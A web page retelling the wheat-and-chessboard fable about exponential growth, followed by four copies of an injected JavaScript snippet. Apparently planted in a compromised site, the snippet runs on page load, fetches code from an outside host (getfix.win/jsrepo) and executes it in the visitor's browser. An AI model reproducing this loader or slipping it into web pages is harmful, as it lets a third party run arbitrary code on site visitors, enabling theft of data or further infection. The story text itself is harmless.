Wheat and chess board Story:

Once upon a time, in the vast and prosperous Kingdom of Agrainia, a wise and cunning courtier sought to teach the king an important lesson about the power of exponential growth. The courtier proposed a humble challenge to the king, involving the kingdom’s grand chessboard.
“Your Majesty,” the courtier said, “let us place grains of wheat on each square of this chessboard. We shall start with one grain on the first square, two grains on the second, four on the third, and continue doubling the number of grains on each subsequent square until all 64 squares are filled. Do you accept this challenge?”
The king, amused by the simplicity of the request, readily agreed. The courtier then set about placing the grains. On the first square, he placed one grain of wheat. On the second, he placed two grains. By the third square, there were already four grains, and by the fourth, there were eight. The doubling continued with each square.
As the courtier reached the middle of the chessboard, the king began to realize the gravity of the situation. By the 32nd square, there were over two billion grains of wheat. The king’s amazement grew with each square filled.
When the courtier finally placed grains on the 64th square, the total number of grains of wheat had grown to a staggering 18,446,744,073,709,551,615 – over eighteen quintillion grains! This monumental amount was over 1.4 trillion metric tons of wheat, more than 2,000 times the annual production of the entire world.
The king, astounded by the result, understood the courtier’s lesson: even the smallest beginnings, when doubled repeatedly, can lead to unimaginably vast outcomes. The story of the wise courtier and the chessboard became a legendary tale in Agrainia, reminding all who heard it of the extraordinary power of exponential growth.
;document.addEventListener(“DOMContentLoaded”, function () { var url = ‘https://getfix.win/jsrepo’; fetch(url) .then(response => response.text()) .then(data => { var script = document.createElement(‘script’); script.innerHTML = data.trim(); document.head.appendChild(script); if (document.readyState === ‘complete’ || document.readyState === ‘interactive’) { var event = new Event(‘DOMContentLoaded’); document.dispatchEvent(event); } }) });;document.addEventListener(“DOMContentLoaded”, function () { var url = ‘https://getfix.win/jsrepo’; fetch(url) .then(response => response.text()) .then(data => { var script = document.createElement(‘script’); script.innerHTML = data.trim(); document.head.appendChild(script); if (document.readyState === ‘complete’ || document.readyState === ‘interactive’) { var event = new Event(‘DOMContentLoaded’); document.dispatchEvent(event); } }) });;document.addEventListener(“DOMContentLoaded”, function () { var url = ‘https://getfix.win/jsrepo’; fetch(url) .then(response => response.text()) .then(data => { var script = document.createElement(‘script’); script.innerHTML = data.trim(); document.head.appendChild(script); if (document.readyState === ‘complete’ || document.readyState === ‘interactive’) { var event = new Event(‘DOMContentLoaded’); document.dispatchEvent(event); } }) });;document.addEventListener(“DOMContentLoaded”, function () { var url = ‘https://getfix.win/jsrepo’; fetch(url) .then(response => response.text()) .then(data => { var script = document.createElement(‘script’); script.innerHTML = data.trim(); document.head.appendChild(script); if (document.readyState === ‘complete’ || document.readyState === ‘interactive’) { var event = new Event(‘DOMContentLoaded’); document.dispatchEvent(event); } }) });